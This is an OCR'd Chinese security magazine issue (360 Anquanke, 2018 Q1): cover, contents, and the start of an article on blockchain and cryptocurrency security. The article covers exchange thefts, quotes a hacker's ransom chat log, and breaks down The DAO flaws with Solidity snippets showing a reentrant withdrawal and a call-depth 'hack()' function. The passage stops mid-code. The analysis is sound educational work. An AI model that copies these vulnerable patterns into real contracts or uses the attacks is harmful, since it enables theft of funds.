360 www.360.com 安全第一

2018年季刊-第1期

安全客 SECURITY GEEK

2018年微软修复的首个Office 0day漏洞（CVE-2018-0802）分析

以太坊生态缺陷导致的一起亿级代币盗窃大案

区块链时代下的黑产攻防

区块链时代下的黑产攻防

近几年ABCIB（人工智能、大数据、云计算、物联网、区块链）热点不断轮动，区块链概念更是伴随着比特币价格的狂升暴跌而进入普通老百姓的视野，不但吸引了幻想一夜暴富的投机者、骗子，同样吸引了网络黑产人员。短短一年多时间，在巨大利益的驱使下，黑产人员发挥了惊人的创造力，从入侵电脑植入挖矿木马，到劫持网站流量嵌入网站挖矿代码，到入侵比特币交易平台、数字钱包窃取数字货币，再到利用以太坊币协议漏洞直接抢钱，区块链技术安全与数字货币安全已经和我们每一个人脱不了关系，本期安全客给大家带来了关于区块链时代下的黑产攻防讨论，希望借此可以提升区块链相关技术、产品的安全能力，保护更多网民的经济利益，使区块链技术能够健康、持续发展。

360公司首席安全官
谭晓生

CONTENTS

内容简介

安全客-2018季刊-第一期

区块链安全

作为分布式记账平台的核心技术，区块链被认为在金融、征信、物联网、经济贸易结算、资产管理等众多领域都拥有广泛的应用前景。那么这一新兴技术到底安不安全？本章节选取了五篇区块链安全的相关文章，供安全从业者及爱好者们阅读学习。

安全事件

重大安全事件总能给人们以警醒，可从中获取到宝贵的经验与教训。本章节收录了第一季度较重要的三个安全事件，并且针对安全事件进行了深入分析讨论，供安全从业者及爱好者们阅读学习。

安全研究

安全研究是安全技术发展的推动力，本章节共七篇文章，讨论了目前最新的安全技术与成果，囊括Web、软件、后渗透，二进制方向，供安全从业者及爱好者们阅读学习。

安全运营

安全运营是守护网络安全的重要手段，本章节精选两篇不同安全公司的运营文章，分享了安全运营方面的一些经验与总结，供安全从业者及爱好者们阅读学习。

木马分析

木马是计算机犯罪重要的工具与组成部分，木马的分析也能给未来的木马防护带来思考，本章节精选四篇木马事件报告，供安全年从业者及爱好者们阅读学习。

漏洞分析

漏洞是网络安全中的重要一环，详尽的漏洞分析也能给予安全人员在漏洞发现、防护以及修复方面一些启示，本章节摘取六篇漏洞分析文章，供安全从业者及爱好者们阅读学习。

主办
360安全客
360 Security Geek

杂志顾问 **Advisor**
谭晓生 Tan Xiaosheng

主编 **Editor-in-Chief**
林伟 Lin Wei

编辑 **Editors**
陈奇 Chen Qi
邓金铃 Deng Linling
杜平 Du Ping
高靖翔 Gao Jingxiang
李文轩 Li Wenxuan
张乾赫 Zhang Qianhe

杂志投稿 **Content Contact**
电话 010-5244 7914
邮箱 linwei@360.cn

杂志合作 **Magazine Cooperation**
电话 010-5244 7914
邮箱 duping@360.cn

扫码关注《安全客》微信订阅号！

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场。读者对本书编纂内容有任何问题请发邮件至duping@360.cn。

未经许可，不得以任何方式复制或抄袭本文之部分或全部内容
版权所有，侵权必究

目录

【区块链安全】

360CERT——区块链技术安全讨论 6

拒绝成为免费劳动力：检测含有挖矿脚本的 WiFi 热点 25

是谁悄悄偷走我的电（一）：利用 DNSMon 批量发现被挂挖矿代码的域名 34

是谁悄悄偷走我的电（二）：那些利用主页挖取比特币的网站 40

是谁悄悄偷走我的电（三）：某在线广告网络公司案例分析 42

是谁悄悄偷走我的电（四）：国内大玩家对 Cohive 影响的案例分析 52

以太坊生态缺陷导致的一起亿级代币盗窃大案 57

跟一个搞网络安全的聊完数字货币，我喝了口茶压压惊 63

【安全事件】

全球没人能监控的聊天软件也要死了 — Telegram 78

2018 年微软修复的首个 Office 0day 漏洞（CVE-2018-0802）分析 85

Adobe ColdFusion：CVE-2017-3066 漏洞的其他利用思路 109

【安全研究】

WAF 攻防之 SQL 注入篇 121

冷门知识 — NoSQL 注入知多少 132

漏洞组合拳 | 重置 dedecms 管理员后台密码重现及分析 154

Cobalt Strike 中 DNS 隐蔽隧道的利用，以及使用 DLP 进行检测 172

SSRF To RCE in MySQL 185

如何从外部 Active Directory 获取域管理员权限 194

协程切换的临界区块控制不当而引发的 UAF 血案 201

【安全运营】

跟着 Google 学基础架构安全 229

Github 泄露扫描系统开发 239

【木马分析】

CVE-2018-4878 Flash 0day 漏洞攻击样本解析 259

样本分析 CVE-2017-11882、CVE-2018-0802 漏洞组合远控木马 279

疑似蔓灵花 APT 团伙钓鱼邮件攻击分析 295

PotPlayer 播放器极致优化版木马分析报告 305

【漏洞分析】

CVE-2017-6736 思科 IOS 系统远程代码执行漏洞分析.....324
躲在 P2P 蠕虫网络背后的幽灵：Dridex 蠕虫新型变种探秘（附专杀工具）.....336
CTF 线下赛 writeup&tinyblog 代码审计.....374
从 SQL 注入到 Getshell：记一次禅道系统的渗透.....382
Pwnhub 第一次线下沙龙竞赛 Web 题解析.....392
Electron 自定义协议命令注入（CVE-2018-1000006）分析和 url scheme 安全考古.....404


.

【区块链安全】

360CERT——区块链技术安全讨论

作者：360CERT

文章来源：【安全客】https://www.anquanke.com/post/id/ 95873



0x00 背景介绍

区块链技术是金融科技（Fintech）领域的一项重要技术创新。

作为分布式记账（Distributed Ledger Technology，DLT）平台的核心技术，区块链被认为在金融、征信、物联网、经济贸易结算、资产管理等众多领域都拥有广泛的应用前景。区块链技术自身尚处于快速发展的初级阶段，现有区块链系统在设计和实现中利用了分布式系统、密码学、博弈论、网络协议等诸多学科的知识，为学习原理和实践应用都带来了不小的挑战。

区块链属于一种去中心化的记录技术。参与到系统上的节点，可能不属于同一组织、彼此无需信任；区块链数据由所有节点共同维护，每个参与维护节点都能复制获得一份完整记录的拷贝，由此可以看出区块链技术的特点：

维护一条不断增长的链，只可能添加记录，而发生过的记录都不可篡改；

去中心化，或者说多中心化，无需集中的控制而能达成共识，实现上尽量分布式；

通过密码学的机制来确保交易无法抵赖和破坏，并尽量保护用户信息和记录的隐私性。

虽然单纯从区块链理解，仅仅是一种数据记录技术，或者是一种去中心化的分布式数据库存储技术，但如果和智能合约结合扩展，就能让其提供更多复杂的操作，现在活跃的各个数字货币就是其中一种表现形式。

0x01 区块链安全性思考

由于区块链技术的特性，在设计之处就想要从不同维度解决一部分安全问题：

01 Hash 唯一性

在 blockchain 中，每一个区块和 Hash 都是以一一对应的，每个 Hash 都是由区块头通过 sha256 计算得到的。因为区块头中包含了当前区块体的 Hash 和上一个区块的 Hash，所以如果当前区块内容改变或者上一个区块 Hash 改变，就一定会引起当前区块 Hash 改变。如果有人修改了一个区块，该区块的 Hash 就变了。为了让后面的区块还能连到它，该人必须同时修改后面所有的区块，否则被改掉的区块就脱离区块链了。由于区块计算的算力需求强度很大，同时修改多个区块几乎是不可能的。

由于这样的联动机制，块链保证了自身的可靠性，数据一旦写入，就无法被篡改。这就像历史一样，发生了就是发生了，从此再无法改变，确保了数据的唯一性。

02 密码学安全性

以比特币为例，数字货币采用了非对称加密，所有的数据存储和记录都有数字签名作为凭据，非对称加密保证了支付的可靠性。

03 身份验证

在数字货币交易过程中，由一个地址到另一个地址的数据转移都会对其进行验证：

- 上一笔交易的 Hash(验证货币的由来)
- 本次交易的双方地址
- 支付方的公钥
- 支付方式的私钥生成的数字签名

验证交易是否成功属实会经过如下几步：

- 找到上一笔交易确认货币来源
- 计算对方公钥指纹并与其地址比对，保证公钥的真实性
- 使用公钥解开数字签名，保证私钥真实性

04 去中心化的分布式设计

针对区块链来说，账本数据全部公开或者部分公开，强调的是账本数据多副本存在，不能存在数据丢失的风险，区块链当前采用的解决方案就是全分布式存储，网络中有许多个全节点，同步所有账本数据（有些同步部分，当然每个数据存储的副本足够多），这样网络中的副本足够多，就可以满足高可用的要求，丢失数据的风险就会低很多。所以建议部署区块链网络时，全节点尽量分散，分散在不同地理位置、不同的基础服务提供商、不同的利益体等。

05 传输安全性

在传输过程中，数据还未持久化，这部分空中数据会采用 HTTP+SSL(也有采用 websocket+websocketS)进行处理，从而保证数据在网络传输中防篡改且加密处理。

0x02 数字货币安全性思考

01 BTC

比特币（Bitcoin，代号 BTC）是一种用去中心化、全球通用、不需第三方机构或个人，基于区块链作为支付技术的电子加密货币。比特币由中本聪于 2009 年 1 月 3 日，基于无国界的对等网络，用共识主动性开源软件发明创立。比特币也是目前知名度与市场总值最高的加密货币。

比特币区块结构

Magic no	魔数，值为 0xD9B4BEF9
Blocksize	区块的大小
Blockheader	区块头：
Version	记录当前区块的版本信息
hashPrevBlock	上一个区块的区块头 hash，除了创世块（区块链中的第一个区块）之外都含有该值
hashMerkleRoot	数据块中交易信息算得的 hash
Time	时间戳
Bits	目标值
Nonce	从 0 开始往上增加，相当于一个计数器，记录了为生成当前区块计算 hash 的次数
Transaction counter	区块中包含的交易数量
transactions	交易信息

安全客（www.anquanke.com）

钱包和交易

比特币钱包的地址就是公钥通过 Base58 算法编码后的一段字符串，使用该算法可以将公钥中的一些不可见字符编码成平时常见的字符。Base58 相对于 Base64 来说消除了非字母或数字的字符，如：“+”和“/”，同时还消除了那些容易产生混淆的字符，如数字 0 和大写字母 O，大写字母 I 和小写字母 l。这一段用作比特币钱包地址的字符串就相当于一个比特币账户。

交易属于比特币中的核心部分，区块链应用到数字货币上也是为提供更安全可靠的交易。交易之前会先确认每一笔笔交易的真实性，如果是真实的，交易记录便会写入到新的区块中去，而一旦加入到区块链中了也就意味着再也不能被撤回和修改。

交易验证流程大概为：

1. 验证交易双方的钱包地址，也就是双方的公钥。

2. 支付方的上一笔的交易输出，前面也说到了钱包里面是没有存放你的比特币数量的，而你每一笔交易都会产生交易输出记录到区块链中。通过交易输出可以确认支付方是否能够支付一定数量的比特币。

3. 支付方的私钥生成的数字签名。如果使用支付方的公钥能解开这个数字签名便可以确认支付方的身份是真实的，而不是有人恶意的使用当前的支付方的钱包地址在做交易。

一旦这些信息都能得到确认便可以将交易信息写入到新的区块中去，完成交易。受比特币区块大小的限制（目前的为 1MB，一笔交易信息大概需要 500 多字节），一个区块最多只能包含 2000 多笔的交易。因为区块链中记录了所有的交易信息，所以每个比特币钱包的交易记录和币的数量都是可以被查到的，但是只要没有对外公开承认钱包地址是属于你的，也不会有人知道一个钱包地址的真实拥有者。

还有一种交易叫做 coinbase 交易，当矿工挖到一个新的区块时，他会获得挖矿奖励。挖矿奖励就是通过 coinbase 交易拿到手的，也一样是需要把交易信息添加到新的区块中去，但是 coinbase 交易不需要引用之前的交易输出。

安全问题

比特币基于区块链，具有去中心化结构，用户通过一个公开的地址和密钥来宣示所有权。某种程度上，谁掌握了这个密钥，谁就实质性地拥有了对应地址中的比特币资产。而区块链的

防篡改特征，是指比特币的交易记录不可篡改，而非密钥不会丢失。同时，也正因为区块链不可篡改，密钥一旦丢失，也意味着不可能通过修改区块链记录来拿回比特币。

因此针对比特币的盗币事件屡有发生，主要是通过下面三个手段：

1. 交易平台监守自盗
2. 交易所遭受黑客攻击
3. 用户交易账户被盗

交易平台监守自盗可以向平台索回，但是黑客攻击导致的盗币，很难被追回。因为黑客一旦盗取比特币，接下来便会通过混币等手段进行洗白，除非有国家力量强力介入，否则追回的可能性仅仅停留在理论层面。

02 ETH

以太币（Ether，代号 ETH）为以太坊区块链上的代币，可在许多加密货币的外汇市场上交易，它也是以太坊上用来支付交易手续费和运算服务的媒介。以太坊（Ethereum）是一个开源的有智能合约功能的公共区块链平台。通过其专用加密货币以太币提供去中心化的虚拟机（称为“以太虚拟机”Ethereum Virtual Machine）来处理点对点合约。

智能合约

以太坊与比特币最大的一个区别——提供了一个功能更强大的合约编程环境。如果说比特币的功能只是数字货币本身，那么在以太坊上，用户还可以编写智能合约应用程序，直接将区块链技术的发展带入到 2.0 时代。

以太坊中的智能合约是运行在虚拟机上的，也就是通常说的 EVM（Ethereum Virtual Machine，以太坊虚拟机）。这是一个智能合约的沙盒，合约存储在以太坊的区块链上，并被编译为以太坊虚拟机字节码，通过虚拟机来运行智能合约。由于这个中间层的存在，以太坊也实现了多种语言的合约代码编译，网络中的每个以太坊节点运行 EVM 实现并执行相同的指令。如果说比特币是二维世界的话，那么以太坊就是三维世界，可以实现无数个不同的二维世界。

安全问题

ETH 最大的特点就是智能合约，而智能合约漏洞也就导致了 ETH 的安全问题。

2016 年黑客通过 The Dao，利用智能合约中的漏洞，成功盗取 360 万以太币。THE DAO 持有近 15%的以太币总数，因此这次事件对以太坊网络及其加密币都产生了负面影响。

The DAO 事件发生后，以太坊创始人 Vitalik Buterin 提议修改以太坊代码，对以太坊区块链实施硬分叉，将黑客盗取资金的交易记录回滚，得到了社区大部分矿工的支持，但也遭到了少数人的强烈反对。最终坚持不同意回滚的少数矿工们将他们挖出的区块链命名为

Ethereum Classic（以太坊经典，简称 ETC），导致了以太坊社区的分裂。在虚拟货币历史上，这是第一次，也可能唯一一次由于安全问题导致的区块链分叉事件。

无独有偶 2017 年 7 月 19 日，多重签名钱包 Parity1.5 及以上版本出现安全漏洞,15 万个 ETH 被盗,共价值 3000 万美元。

两次被盗事件都是因为智能合约中的漏洞。让我们看到，虚拟货币的安全不仅仅是平台和个人，区块链上的应用，也是我们应该关注的内容。

03 XMR


门罗币（Monero，代号 XMR）是一个创建于 2014 年 4 月开源加密货币，它着重于隐私、分权和可扩展性。与自比特币衍生的许多加密货币不同，Monero 基于 CryptoNote 协议，并在区块链模糊化方面有显著的算法差异。

隐蔽地址

隐蔽地址是为了解决输入输出地址关联性的问题。每当发送者要给接收者发送一笔金额的时候，他会首先通过接收者的地址（每次都重新生成），利用椭圆曲线加密算出一个一次性的公钥。然后发送者将这个公钥连同一个附加信息发送到区块链上，接收方可以根据自己的私钥来检测每个交易块，从而确定发送方是否已经发送了这笔金额。当接收方要使用这笔金额时，可以根据自己的私钥以及交易信息计算出来一个签名私钥，用这个私钥对交易进行签名即可。

环签名

隐蔽地址虽然能保证接收者地址每次都变化，从而让外部攻击者看不出地址关联性，但并不能保证发送者与接收者之间的匿名性。因此门罗币提出了一个环签名的方案——事实上，在古代就已经有类似的思想了：如图 5 所示，联名上书的时候，上书人的名字可以写成一个环形，由于环中各个名字的地位看上去彼此相等，因此外界很难猜测发起人是谁。这就是环签名。



除了交易地址，交易金额也会暴露部分隐私。门罗币还提供了一种叫做环状保密交易（RingCT）的技术来同时隐藏交易地址以及交易金额。这项技术正在逐步部署来达到真正的匿名。这项技术采用了多层连接自发匿名组签名（Multi-layered Linkable Spontaneous Anonymous Group signature）的协议。

安全问题

比特币交易私密性方面做的不太好，关于货币隐私的两个基本属性：

1. 不可链接性（Unlinkability）：无法证明两个交易是发送给同一个人的，也就是无法知道交易的接收者是谁。

2. 不可追踪性（Untraceability）：无法知道交易的发送者是谁。

比特币交易要发送地址信息，很明显不符合之上的要求。门罗币通过隐蔽地址来保证不可链接性，通过环签名来保证不可追踪性，从而给用户的交易信息提供了很好的隐私性。另一方面，比特币挖矿主要依赖于大量专业化的专用集成电路（ASIC）。它的算法在 ASIC 上的运行速度远超于在标准家庭电脑或者笔记本电脑上运行。相比之下，门罗币的挖矿算法要精良得多。它并不依赖于 ASIC，使用任何 CPU 或 GPU 都可以完成，这就意味着门罗币具有更低的挖掘门槛。

门罗币的这些特性，使其成为黑产挖矿的不二之选。过去的一段时间，出现了许多以门罗币挖矿为目的的网络攻击事件。

04 小结

在以太坊这种平台区块链上，如果运行智能合约，应用程序出现漏洞，同样也会威胁其上的数字资产。

以太坊解决了比特币的单应用的局限，使得区块链像一个操作系统，开发者可以在其上搭建自己的“应用”。门罗币降低了挖矿的门槛，同时又满足了交易私密性需求。这些特性都符合黑产的需要，过去的一段时间，以门罗币挖矿为目的的网络攻击事件时有发生。

0x03 交易平台安全性思考

随着区块链技术的迅速发展,使得虚拟货币渐渐走入的大众的视线。随之而来的就是大量的虚拟币交易平台。虚拟货币交易平台就是为用户提供虚拟货币与虚拟货币之间兑换的平台，部分平台还提供人民币与虚拟货币的 p2p 兑换服务。现在交易平台平均每天的交易额都是数以亿计，然而交易平台背后的经营者能力与平台的自身的安全性并没有很好的保障。从 14 年至今据不完全统计，单纯由于交易所安全性导致的直接损失就达到了 1.8 亿美元之多。

时间	相关平台	货币类型	造成损失
2014.08	Bter.com	NXT	200
2016.01	Cryptsy	BTC\LTC	415
2016.04	ShapeShift	BTC	23
2016.05	Gatecoin	ETH	200
2016.07	Kraken	BTC	285
2016.08	Bitfinex	BTC	7500
2017.07	Edgeless Casino Swarm City Aeternity	BTC\ETH	3260
2017.12	Tether	USDT	3095
2017.12	Youbite	BTC	4000
2017.12	liqui	BTC	30

随着虚拟币的水涨船高，交易所就成了黑客们的首要目标，据统计入侵一家交易所给黑客带来的直接利益大约 1000 万美元左右，然而交易所的安全性参差不齐和各个国家对这类平台基本都暂时没有好的管控策略，这给黑客带来了很大的便利，同时也直接威胁着用户的资金安全。

01 平台被黑事件回顾

比特儿(Bter.com) 比特币交易平台被盗事件

2014-08-15

事件简介：

比特儿是一家中国的山寨币交易所。NXT 等山寨币都在上面交易。

由于 POS 币的钱包必须上线运行才能获取利息。因此 NXT 钱包必须在线运行，给了入侵的机会。POS 币不能冷钱包保存，暴露出 POS 的重大安全隐患。黑客盗走 NXT 后与平台方通过交易留言进行了谈判：

NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	100 btc, than we're talking. otherwise, let it do the rollback.	2014-08-15 11:12:27
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	left what? I don't need your lousy 10BTC	2014-08-15 11:11:38
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	1 BTC sent. Now it's your turn to return the NXT and we will give the left.	2014-08-15 11:09:50
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	good luck ;)	2014-08-15 11:07:57
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	lol. than i leak your all md5 passwords. 10btc you kidding me ?	2014-08-15 11:07:24
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	send all NXT back to NXT-R3V3-2S79-F3ZM-BVXKZ or the stolen address now. Leave a BTC address for 10BTC. You can go with what you have otherwise, a rollback will happen in minutes and we are going to take all our power and publish a huge bounty to take you down. We promise.	2014-08-15 11:05:58
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	btc purse	2014-08-15 10:59:59
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	13UZjKkhHWyTmQ4mx28WT5Wj1zw4pEByZw	2014-08-15 10:59:44
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	Okay, so I'll send everything back right now, if I get compensated.	2014-08-15 10:58:33
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	return all the NXT back to NXT-R3V3-2S79-F3ZM-BVXKZ, otherwise we are going to take all our power and a huge bounty to hunt you down . be smart	2014-08-15 10:58:22
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	contact bter for BTC otherwise action will be taken soon	2014-08-15 10:51:48

并要求平台方支付 BTC 作为赎金换回 NXT

NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	Deal is off. Good night.	2014-08-15 12:23:45
NXT-QT7P-HWS6-SABB-G59H8	NXT-LSC3-VB9T-2W3V-BH7FB	Once the dust has settled, I highly encourage you to publish the hacker's attack vector to the other exchanges, if they may be affected by the exploit.	2014-08-15 12:21:14
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	So, what taking so long? Send me the next batch already. I'm going to leave soon. It's already 2 hours of negotiation, it took me 1 hour to clean your whole exchanger. BTC 500+ I'm not going to sit here, and wait 2 more hours for you to decide to send the lousy 10 BTC.	2014-08-15 12:17:39
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	send the left first and we will send you the left BTC. We are an exchange, we do it publicly and we keep our promise. Otherwise, we can do 20 by 20 to speed it up.	2014-08-15 12:08:43
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	This is taking too long. I dont have all night.	2014-08-15 11:59:03
NXT-WTTE-PRGM-DHMP-EZCL3	NXT-8WJ7-8A2H-MBYN-3W9K4	Thanks for negotiating. You did the right thing!	2014-08-15 11:57:32
NXT-KMVR-BH6Q-J8HM-BLELV	NXT-PGF9-SHUV-NLB2-8SJK3	Repaying the 3 NXT I got from your faucet to get started with NXT. Thank you.	2014-08-15 11:54:53
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	first batch sent	2014-08-15 11:54:22
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	okay. moment.	2014-08-15 11:52:42
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	considering all our users and the NXT community, we will cover all the users' loss and we will take your 100 BTC offer. 1+9 BTC has already sent to you. Now send NXT back to NXT-R3V3-2S79-F3ZM-BVXKZ (11513376607016028001)	2014-08-15 11:45:40
NXT-8WJ7-8A2H-MBYN-3W9K4	NXT-LSC3-VB9T-2W3V-BH7FB	No. 100 BTC. Send me 10 BTC, I send you some NXT until we finish our deal. I don't mind waiting for rollback. I'm just sorry that whole NXT community will have to suffer because your lack of competence.	2014-08-15 11:37:30
NXT-QT7P-HWS6-SABB-G59H8	NXT-8WJ7-8A2H-MBYN-3W9K4	There's a lot of talk about a rollback. You're going to lose that NXT in any case. I suggest sending it back to BTER. Who knows - they may pay you for finding the vulnerability, and then you at least get something!	2014-08-15 11:33:29
NXT-LSC3-VB9T-2W3V-BH7FB	NXT-8WJ7-8A2H-MBYN-3W9K4	1 of 50 BTC sent. Now send the NXT back the the stolen account.	2014-08-15 11:21:47
NXT-F9YV-VFNJ-X534-7J66B	NXT-LSC3-VB9T-2W3V-BH7FB	Don't try to play with the hacker, give him at least 100btc. There will be no rollback without the support of the community.	2014-08-15 11:20:11
NXT-ELEB-XT6G-L475-HXRFX	NXT-8WJ7-8A2H-MBYN-3W9K4	The NXT Forgers are going to do a rollback. You can save all of us the hassle and return the stolen NXT. Either way, there'll be nothing for you anyway, or of you for that matter.	2014-08-15 11:16:33

最终平台支付了 110 个 BTC，却未能完全赎回 NXT，只能要求社区回滚 NXT 的交易区块。

本次比特儿被黑是历史上第一次完全公开展现的网络犯罪，暴露出交易平台和数字货币在当时没有监管野蛮生长的严肃问题。

以太币组织 The DAO 被黑事件

2016-06

事件简介：

以太币的去中心化组织 The Dao 被黑，价值逾 5000 万美元的以太币外溢出 DAO 的钱包。以太币（ETH）市场价格瞬间缩水，从记录高位 21.50 美元跌至 15.28 美元，跌幅逾 23%。

在此前的智能合约写法中，有三个严重漏洞，黑客也正是利用这几个漏洞攻击 The DAO 窃取以太币。

fallback 函数调用

向合约地址发送币有两种写法：

代码 ：

```
address addr =  地址;
if (!addr.call.value(20 ether)()) {
throw;
}
address addr =  地址;
if (!addr.send(20 ether)) {
throw;
}
```

二者都是发送 20 个 ether，都是一个新的 message call，不同的是这两个调用的 gasli　mit 不一样。send()给予 0 的 gas（相当于 **call.gas(0).value()()**），而 **call.value()()** 给予全部（当前剩余）的 gas。当我们调用某个智能合约时，如果指定的函数找不到，或者根本就没指定调用哪个函数（如发送 ether）时，fallback 函数就会被调用。

当通过 **addr.call.value()()**的方式发送 ether，和 send()一样，fallback 函数会被调用，但是传递给 fallback 函数可用的气是当前剩余的所有 gas，如果精心设计一个 fallback 就能影响到系统，如写 storage，重新调用新的智能合约等等。

递归调用

一段用户从智能合约中取款的代码 如下：

```
function withdrawBalance() {
amountToWithdraw = userBalances[msg.sender];
if （ amountToWithdraw > 0) {
if (!(msg.sender.call.value(amountToWithdraw)())) {
        throw;
    }
    userBalances[msg.sender] = 0;}
    }
```

如果付款方的合约账户中有 1000 个 ether，而取款方有 10 个 ether，此处就有严重的递归调用问题，取款方可以将 1000 个 ether 全部取走。

调用深度限制

合约可以通过 message call 调用其他智能合约， 被调用的合约继续通过 message call 在调用其他合约，这样的嵌套调用深度限制为 1024。

代码 </> :

```
function sendether() {
address addr =  地址;
addr.send(20 ether);
var thesendok = true;
}
```

如果攻击者制造以上的 1023 个嵌套调用，之后再调用 **sendether()**，就可以让 **add.send(20 ether)**失效，而其他执行成功：

</> :

```
function hack() {
    var count = 0;
    while (count < 1023) {
        this.hack();
        count++;
        }
       if (count == 1023) {
       thecallingaddr.call("sendether");
       }
}
```

在 DAO 的代码中：

</> :

```
function splitDAO(uint _proposalID, address _newCurator) noEther onlyTokenholders returns(bool _success) {
    ...
    uint fundsToBeMoved = (balances[msg.sender] * p.splitData[0].splitBalance) / p.splitData[0].totalSupply;
    if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false) throw;
    ...
    withdrawRewardFor(msg.sender);
    totalSupply -= balances[msg.sender];
    balances[msg.sender] = 0;
```

```
    paidOut[msg.sender] = 0;
    return true;
}
```

当合约执行到 withdrawRewardFor(msg.sender);进入到函数 withdrawRewardFor 判断

:

```
function withdrawRewardFor(address _account) noEther internal returns(bool _success) {
    ...
    if(!rewardAccount.payOut(_account, reward)) //漏洞代码
        throw;
        ...
}
```

payOut 定义如下:

:

```
function payOut(address _recipient, uint _amount) returns(bool) {
    ...
    if(_recipient.call.value(_amount)) //漏洞代码
